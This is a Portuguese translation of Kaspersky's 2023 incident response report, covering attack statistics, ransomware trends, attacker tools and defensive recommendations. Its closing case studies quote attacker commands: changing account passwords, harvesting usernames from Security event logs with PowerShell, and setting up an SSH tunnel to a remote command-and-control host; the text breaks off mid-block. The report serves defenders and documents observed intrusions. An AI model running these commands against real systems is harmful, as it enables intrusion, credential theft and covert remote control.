Analyst report

Incident Response

kaspersky bring on the future

2023


Tabela de conteúdo

Introdução

Este relatório de análise contém informações sobre ciberataques investigados pela Kaspersky em 2023. A Kaspersky fornece uma ampla gama de serviços, desde resposta a incidentes, perícia digital, análise de malware etc., para ajudar as organizações vítimas de incidentes de segurança da informação. Os dados usados neste relatório são derivados do trabalho com organizações que contaram com a assistência da Kaspersky para responder a incidentes ou realizaram eventos profissionais para suas equipes internas de resposta a incidentes. Os serviços de investigação e resposta a incidentes são fornecidos pela Equipe Global de Resposta a Emergências (GERT) da Kaspersky, que conta com especialistas na Europa, Ásia, América do Sul e do Norte, Oriente Médio e África.

O relatório também inclui dados de especialistas da equipe de Forças Cibernéticas Especiais e Investigação de Incidentes Informáticos, bem como da equipe GReAT.

As estatísticas ajudam a identificar tendências relacionadas às ameaças mais relevantes para as organizações em vários setores da economia e regiões. Isso nos permite desenvolver métodos de proteção prioritários além de formular recomendações que, quando implementadas, ajudarão as organizações a melhorar seus níveis de segurança e se preparar para a resposta a incidentes no futuro, prevenindo ou minimizando danos de ataques potenciais.



Base geográfica das solicitações de serviços de RI

Figura 1

Base geográfica dos pedidos para o serviço Kaspersky Incident Response em 2023

A distribuição geográfica do serviço mudou ligeiramente recentemente, mas o volume de consultas no segmento russo continua a crescer. Em 2023, houve um aumento significativo nas solicitações de atendimento na região dos EUA, que subiu para o segundo lugar, com 21,82% das solicitações.

Figura 2

3 principais regiões atacadas

CEI
47,27%

Américas
21,82%

Oriente Médio
10,91%

Verticais e setores

Figura 3

Distribuição de solicitações para o serviço Kaspersky Incident Response por setor




Figura 4

3 principais setores atacados

Governo
27,89%

Manufatura
17,01%

Instituições financeiras
12,24%

Tendências em 2023

Os ataques via provedores de serviços foram uma tendência notável em 2023. O aumento desses ataques não surpreende. Para os ofensores, esse vetor oferece uma oportunidade de realizar um ataque em grande escala com significativamente menos esforço do que atingir vítimas individuais. Detectar esses ataques leva mais tempo, já que as ações dos invasores muitas vezes se assemelham às dos funcionários terceirizados. Metade desses incidentes só foi descoberta depois que um vazamento de dados foi revelado. Um quarto das vítimas foi contatado depois que seus dados foram criptografados, e um em cada quatro descobriu o ataque ao notar atividades suspeitas.

Outra tendência que se manteve inalterada nos últimos anos é a de ransomware. Em 2023, um em cada três incidentes estava relacionado a ransomware. Embora a participação desses ataques tenha diminuído de 39,8% para 33,3% em comparação ao ano anterior, o ransomware continua sendo a principal ameaça para as organizações em todos os setores do mercado e em todos os setores.

Em 2023, os ransomware encontrados com mais frequência foram Lockbit (27,78%), BlackCat (12,96%), Phobos (9,26%) e Zeppelin (9,26%). Metade de todos os ataques começou com um aplicativo disponível publicamente sendo comprometido. Outros 40% dos ataques usaram credenciais comprometidas (15% foram obtidas por meio de ataques de força bruta). Os 10% restantes foram divididos igualmente entre phishing e ataques via relacionamentos de confiança. A maioria dos ataques de criptografia de dados terminou em um dia (43,48%) ou dias (32,61%). O restante durou semanas (13,04%) e apenas 10,87% durou mais de um mês. Quase todos os longos ataques de ransomware que duraram semanas e meses, além da criptografia de dados, também envolveram vazamento de dados.


Um em cada três incidentes está associado a ransomware

Ferramentas do adversário

Os adversários continuam a usar diversos utilitários, mas Mimikatz e PsExec continuam sendo as ferramentas mais populares, usadas em 15,58% e 13,64% dos incidentes, respectivamente.

As ferramentas mais populares usadas pelos ofensores

Mimikatz
15,58%



PsExec
13,64%

Impacto de ataques

A criptografia de dados continua sendo o principal problema para as empresas vítimas de ataque e, embora a parcela de empresas afetadas por ransomware tenha diminuído ligeiramente em 2023, um terço das empresas que solicitaram o serviço de RI perderam dados devido à criptografia. Ao mesmo tempo, a parcela de empresas que enfrentam vazamentos de dados aumentou para 21,1%. Também vale a pena notar que os vazamentos de dados geralmente são acompanhados por posterior criptografia da infraestrutura da vítima.

Problemas principais: criptografia e vazamentos de dados

Visão geral e recomendações

Ingressando

1. Reconhecimento
2. Desenvolvimento de Recursos
3. Entrega
4. Engenharia social
5. Exploração
6. Persistência
7. Evasão de defesa
8. Comando e controle

Exploit de aplicativos voltados para o público	42,37%
Contas comprometidas	20,34%
Ataques de força bruta	8,47%
Relação confiável	6,78%

Recomendações

- Implemente uma política de senhas robusta e autenticação multifator
- Remova o acesso público a portas de gerenciamento
- Estabeleça uma política de tolerância zero para gerenciamento de patches ou medidas de compensação para aplicativos voltados ao público
- Garanta que os funcionários mantenham um alto nível de segurança

Ferramentas dos ofensores, inclusive as legítimas

9. Ataque do tipo Pivoting
10. Descoberta
11. Escalada de privilégios
12. Execução
13. Acesso de credencial
14. Movimentação lateral

Detectamos o uso de ferramentas legítimas em quase todos os casos em 2023

Mimikatz	15,58%
PsExec	13,64%
Advanced IP Scanner	9,09%
SoftPerfect Network Scanner	7,14%
AnyDesk	5,19%
CobaltoGreve	5,19%
PowerShell	5,19%
7zip	3,90%

Os ofensores usaram vários utilitários na fase de Comando e Controle (25,58%), Descoberta (20,93%) e Execução (20,93%).

Recomendações

- Implemente regras para detecção de ferramentas amplamente usadas por criminosos
- Empregue um stack de ferramentas de segurança com telemetria semelhante a EDR
- Teste constantemente os tempos de reação das operações de segurança, usando exercícios ofensivos
- Elimine o uso de software da lista de ferramentas utilizadas pelos ofensores dentro da rede corporativa

Descarte

15. Coleta
16. Extração
17. Impacto
18. Objetivos

Criptografia de arquivos	33,33%
Vazamento de dados	21,09%
Active Directory comprometido	12,24%

Recomendações

- Faça backup dos seus dados
- Trabalhe com um parceiro Incident Response Retainer para solucionar incidentes com SLAs rápidos
- Implemente programas de segurança rigorosos para aplicativos com dados PII
- Implemente o controle de acesso de segurança sobre dados importantes com DLP
- Treine continuamente sua equipe de resposta a incidentes para manter seu expertise e acompanhar o cenário de ameaças em evolução

Experiência da organização

Observando as razões para as solicitações do serviço RI em mais detalhes, podemos dividi-los em dois grupos.

Grupo I (motivos e impacto já eram conhecidos no momento da solicitação)

Essas vítimas normalmente tomam conhecimento de um ataque quando já ocorreu e os danos são evidentes.

Criptografia de arquivos	33,33%
Vazamento de dados	21,09%
Roubo financeiro	1,36%
Desfiguração	1,36%
Serviço indisponível	1,36%

Grupo II (ataques com indicadores de atividade suspeita)

Com base nos resultados de nossa análise, essas atividades suspeitas tiveram os seguintes impactos:

Active Directory comprometido	12,24%
Persistência instalada para impacto futuro	10,88%
Alarme falso	7,48%
Manipulação de dados	4,08%
Apropriação de contas	2,72%
Ataque impedido ou não consumado	1,36%

42,2% de todas as solicitações com base em indicadores suspeitos, tais como:

- Atividade de usuários
- Alertas de ferramentas de segurança
- Arquivos e e-mails
- Atividade da rede

Obviamente, alguns desses incidentes também podem se transformar em incidentes com impacto mais sério, e a detecção nos estágios iniciais dos ataques ajudou a reduzir este possível impacto.

Duração do ataque

Todos os casos de incidentes podem ser agrupados em três categorias com diferentes tempos de permanência do invasor, duração da resposta ao incidente, acesso inicial e impacto do ataque.

Rápido
(Horas e dias)

Média
(Semanas)

Duradouro
(Um mês ou mais)

Porcentagem dos ataques

Rápido	Média	Duradouro
69,75%	8,40%	21,85%

Duração média dos ataques

Rápido	Média	Duradouro
< 1 dia	15 dias	135 dias

Impacto representativo

Rápido	Média	Duradouro
Ransomware	Ransomware e roubo financeiro	Vazamento de dados e ransomware

Vetor de ataque inicial

Rápido	Média	Duradouro
Aplicativos para o público externo Contas comprometidas	Aplicativos para o público externo	Relações de confiança Aplicativos para o público externo

Duração de resposta a incidentes

Rápido	Média	Duradouro
Ataques que duraram até uma semana. Grandes ataques de ransomware de alta velocidade que representam o maior desafio, até mesmo para operações de segurança maduras. Principalmente comportamento criminoso visível, rondando alvos fáceis, publicamente disponíveis e problemas de segurança facilmente identificáveis	**Ataques que duraram até um mês.** Devido ao ransomware, muitos ataques são indiferenciáveis de ataques mais rápidos (Rush). Muitos casos nesse grupo apresentam um período de tempo significativo entre o acesso inicial e os estágios seguintes do ataque	**Ataques que duraram mais de um mês.** Períodos irregulares de fases ativas e passivas durante o ataque. A duração das fases ativas é muito semelhante ao grupo anterior (Médio)
40 horas	**40 horas**	**46 horas**

Motivos de solicitação do serviço

Verdadeiro positivo (True Positives)

Criptografia de arquivos	43,22%
Vazamento de dados	16,10%
Arquivos suspeitos	13,56%
Atividade suspeita de usuário	11,86%
Alertas de ferramentas de segurança	4,24%
Acessos não autorizados	3,39%
Roubo financeiro	2,54%
Atividade suspeita na rede	2,54%
Serviço indisponível	1,69%
E-mails suspeitos	0,85%


Alarmes falsos (7,4% de todos os pedidos de serviço)

Atividade suspeita de usuário	72,73%
Atividade suspeita na rede	18,18%
Alertas de ferramentas de segurança	9,09%

Os arquivos criptografados foram o principal motivo de solicitações de serviço em todas as regiões e setores do mercado, sugerindo que os criptos representaram a ciberameaça mais comum durante 2023. A atividade suspeita foi a segunda causa mais comum de solicitações, e também foi responsável pelo maior número de denúncias falsas.


Figura 5

Motivos de solicitações do serviço Kaspersky Incident Response por região




Vetor de ataque inicial

Em 2023, o método mais comum de comprometimento inicial continua sendo os aplicativos voltados para o público. Detectamos que um terço desses aplicativos foi atacado por meio de vulnerabilidades conhecidas. Vale frisar ainda que mais da metade dessas vulnerabilidades foram vulnerabilidades descobertas em 2021 e 2022. Esse vetor inicial esteve presente em 42,37% dos casos. Na maioria das vezes, esses ataques duraram menos de um dia (em 18,64% de todos os incidentes). O motivo da solicitação já se devia a dados criptografados em 5% dos casos, e atividade suspeita em 10% dos casos.



Outro vetor de ataque inicial popular é o uso de credenciais de usuário comprometidas. Neste ano, destacamos separadamente casos em que ataques de força bruta de senha foram usados para comprometer (8,47%) e quando ofensores usaram contas comprometidas antes do incidente sob investigação – 20,34%. Os ataques rápidos também prevalecem nesse tipo (15,25% — menos de um dia e 8,47% — menos de uma semana). Nessa área, dados criptografados e atividades suspeitas foram os principais motivos para solicitações — 14,06% e 6,25%, respectivamente.



Já houve comprometimento via relações de confiança antes, mas este ano, sua participação aumentou significativamente, chegando a 6,78% dos compromissos. Essa abordagem permite que os ofensores obtenham acesso a dezenas de vítimas por meio de uma única organização hackeada. Nessa situação, dificuldades adicionais podem surgir para a equipe de investigação, pois nem todas as organizações que são a fonte inicial do ataque entendem a necessidade de uma investigação em grande escala e podem não estar dispostas a cooperar. Com esse método de penetração, os ofensores às vezes precisam de mais tempo desde o início do ataque até a fase final, então metade desses ataques durou mais de um mês.

Ferramentas e exploits de ofensores

Em 39,18% de todos os ataques investigados, foram encontrados indícios do uso de utilitários legítimos por criminosos.

Esses utilitários incluem os chamados LOLBins[1] (que já existem em máquinas atacadas, como componentes do sistema operacional, etc.), utilitários especializados em segurança da informação da Red Team, equipes PenTest, bem como frameworks comerciais (Cobalt Strike, Metasploit, Acunetix).

Distribuição e frequência de ferramentas usadas em incidentes

Frequente, 20–25%

Mimikatz | PsExec

Média, 8–15%

SoftPerfect Network Scanner | PowerShell | Cobalt Strike | AnyDesk | Advanced IP Scanner

Raro, 1–8%

7zip | Metasploit | SystemBC | Bloodhound | DiskCryptor | MEGASync

Frameworks especializados, como Cobalt Strike e scripts do PowerShell, são bastante populares entre os criminosos, mas Mimikatz e PsExec continuam sendo as ferramentas mais usadas.

Comando e Controle	25,58%	AnyDesk, SystemBC, Revsocks, gs-netcat, Proxifier, dchelp, Earthworm, Desktop Remoto, SSH, WebShell, Bot Linux personalizado
Descoberta	20,93%	Advanced IP Scanner, SoftPerfect Network Scanner, Bloodhound, Fscan, Acunetix, Angry IP Scanner, Nbtscan, Nessus, netscan.exe
Execução	20,93%	PsExec, PowerShell, WMIC, PowerTool x64, WMI Exec, DarkKomet, ASPXspy2, MARIJUANA
Movimentação Lateral	11,63%	Cobalt Strike, Metasploit, Impacket, CrackMapExec, Meterpreter
Impacto	4,65%	DiskCryptor, MHDDoS
Escalação de Privilégios	4,65%	Mimikatz, EfsPotato
Coleta	4,65%	7zip, Adminer
Acesso de Credenciais	2,33%	MEGASync
Acesso inicial	2,33%	PhishingKit, MetaStealer

1 LOLBAS

Ferramentas legítimas no MITRE ATT&CK

Na maioria dos casos, as equipes de segurança podem mitigar o vetor inicial de ataque com soluções de prevenção. Os vetores de ataque mais prevalentes (exploração de aplicativos externos, contas comprometidas, e-mails maliciosos) poderiam ter sido mitigados com gerenciamento oportuno de patches e implementação de autenticação multifatorial, soluções com software antiphishing para defesa contra ataques de phishing e implementação de treinamento de conscientização de segurança para funcionários.

Mesmo com essas medidas em vigor, ataques ainda podem ocorrer. Por isso, é importante tentar detectar vestígios do desenvolvimento de um ataque o mais rápido possível.

O abuso crescente de ferramentas legítimas para persistência e comando e controle pode ser combatido com a implementação de controles de segurança capazes de detectar instalações não autorizadas ou execução de ferramentas (não importa se é malware). Além disso, o Managed Detection and Response pode proteger contra novas táticas que abusam de diferentes ferramentas para execução, acesso ou enumeração e fornecer recomendações com base no risco.

Aquisição de domínio e ransomware

Grupos de ransomware reutilizaram estratégias previamente identificadas para intrusão usando ferramentassemelhantes[2]. Os criminosos exploraram aplicativos voltados para a Internet que implementavam módulos vulneráveis para RCE (Execução Remota de Comando). Foi assim que os grupos de ransomware visaram serviços públicos que usam versões vulneráveis do log4j e direcionaram seu arsenal para explorar vulnerabilidades e comprometer infraestruturas.

Exploit de Aplicativos para o Público T0819

```
/Program Files/<VulnerableApp>/root/WEB-INF/lib/log4j-1.2.17.jar
```

Após a exploração ser confirmada, os criminosos modificaram a conta privilegiada local responsável pela execução do aplicativo. Eles executaram comandos localmente para modificar a senha do usuário.

Manipulação de Contas T1098

```
Net user <username> <new_password>
```

Em seguida, enviaram um conjunto de ferramentas para o sistema:

```
C:\Users\<username>\Documents\netscanold.exe
C:\Users\<username>\Documents\mimikatz\x64\mimikatz.exe
```

Os criminosos em seguida executaram o Meterpreter no sistema e ganhou acesso e persistência adicionais.

Create or Modify System Process: Windows Service T1543:003

```
Svc: ghhjbl ¦ Path: cmd.exe /c echo ghhjbl > \\.\pipe\ghhjbl
```

2 MERCURY tirando proveito das vulnerabilidades do Log4j 2 em sistemas sem patch para atacar organizações israelenses

Finalmente, uma vez confirmado o acesso total, os criminosos instalaram o aplicativo eHours para persistência e C2.

Software de Acesso Remoto T1219

```
C:\Program Files\ehorus_agent\ehorus_uit.exe
C:\Program Files\ehorus_agent\ehorus_cmd.exe
C:\Program Files\ehorus_agent\ehorus_launcher.exe
```

Exploração pública e ataque de ransomware

BloodHound e Impacket são ferramentas de segurança popularmente usadas na movimentação lateral e descoberta. Esses programas aproveitam os protocolos de rede para coletar informações e reutilizar sessões para executar comandos remotos ou obter nomes de usuário e credenciais, mas a maioria das cargas ou scripts são detectados por controles de ponto de extremidade.

Os ofensores decidiram usar uma técnica diferente que abusa do Interpretador de Comando e Script: Shell de comando do Windows para coletar arquivos evtx localmente em sistemas críticos e depois compactaram os arquivos e os moveu para um sistema dinâmico. Após os arquivos serem movidos, um novo script foi usado para extrair nomes de usuário válidos com base em eventos 4624.

Enumeração de Logs T1654, Interpretador de Comando e Script: Windows Command Shell T1059:003

```
Copy the file to the public folder:
copy $system32\winevt\Logs\Security.evtx $public\Security.evtx

Compress the copied file and prepare it to move to a pivot system:
Add-Type -A System.IO.Compression.FileSystem;;$zipFile = [System.IO.Compression.ZipFile]::Open('c:\users\public\
Security.zip', 'Update');[System.IO.Compression.ZipFileExtensions]::CreateEntryFromFile($zipfile,'c:\users\public\
Security.evtx','Security.evtx');$zipFile.Dispose()

Script to extract valid usernames from the evtx logs:
Get-Eventlog -LogName Security | where {$.eventID -eq 4624 } | % {$.ReplacementStrings[6] + ";" +
$.ReplacementStrings[5] + ";" + $.ReplacementStrings[11]} | Export-csv guli_<Local_server>.csv -encoding utf8

Get-WinEvent -Path C:\users\public\Security_<server1>.evtx | where {$.ID -eq 4624 } | Select -Property @{N='Domain';
E={$.Properties[6].value}},@{N='User'; E={$.Properties[5].value}},@{N='IP'; E={$.Properties[18].value}} | Export-csv C:\
users\public\guli_<server1>.csv -encoding utf8
```

O comando SSH.exe nativo para Windows e seus módulos podem ser usados para Comando e Controle e para exfiltrar informações usando o mesmo canal de conexão. Os criminosos identificam o caminho para chegar a sistemas remotos onde sistemas críticos permitem acesso à Internet e, depois de confirmar o acesso, podem usar vários comandos para configurar um Backdoor SSH para enviar e receber dados.

Tunelamento de Protocolo T1572, Tarefa/Trabalho agendado T1053

```
Identifying internet access:
ping <remote_IP>
ping <second_remote_IP>

Get the public SSH host keys for the C2 system:
ssh-keyscan -p 443 <remoteIP>

Configure local ssh keys and grant permissions:
ssh-keygen -f <path>/.ssh/id_rsa -t rsa -N "<passphrase>"
icacls <path>/.ssh/id_rsa /inheritance:r
icacls <path>/.ssh/id_rsa /grant:r "%username%":"(R)
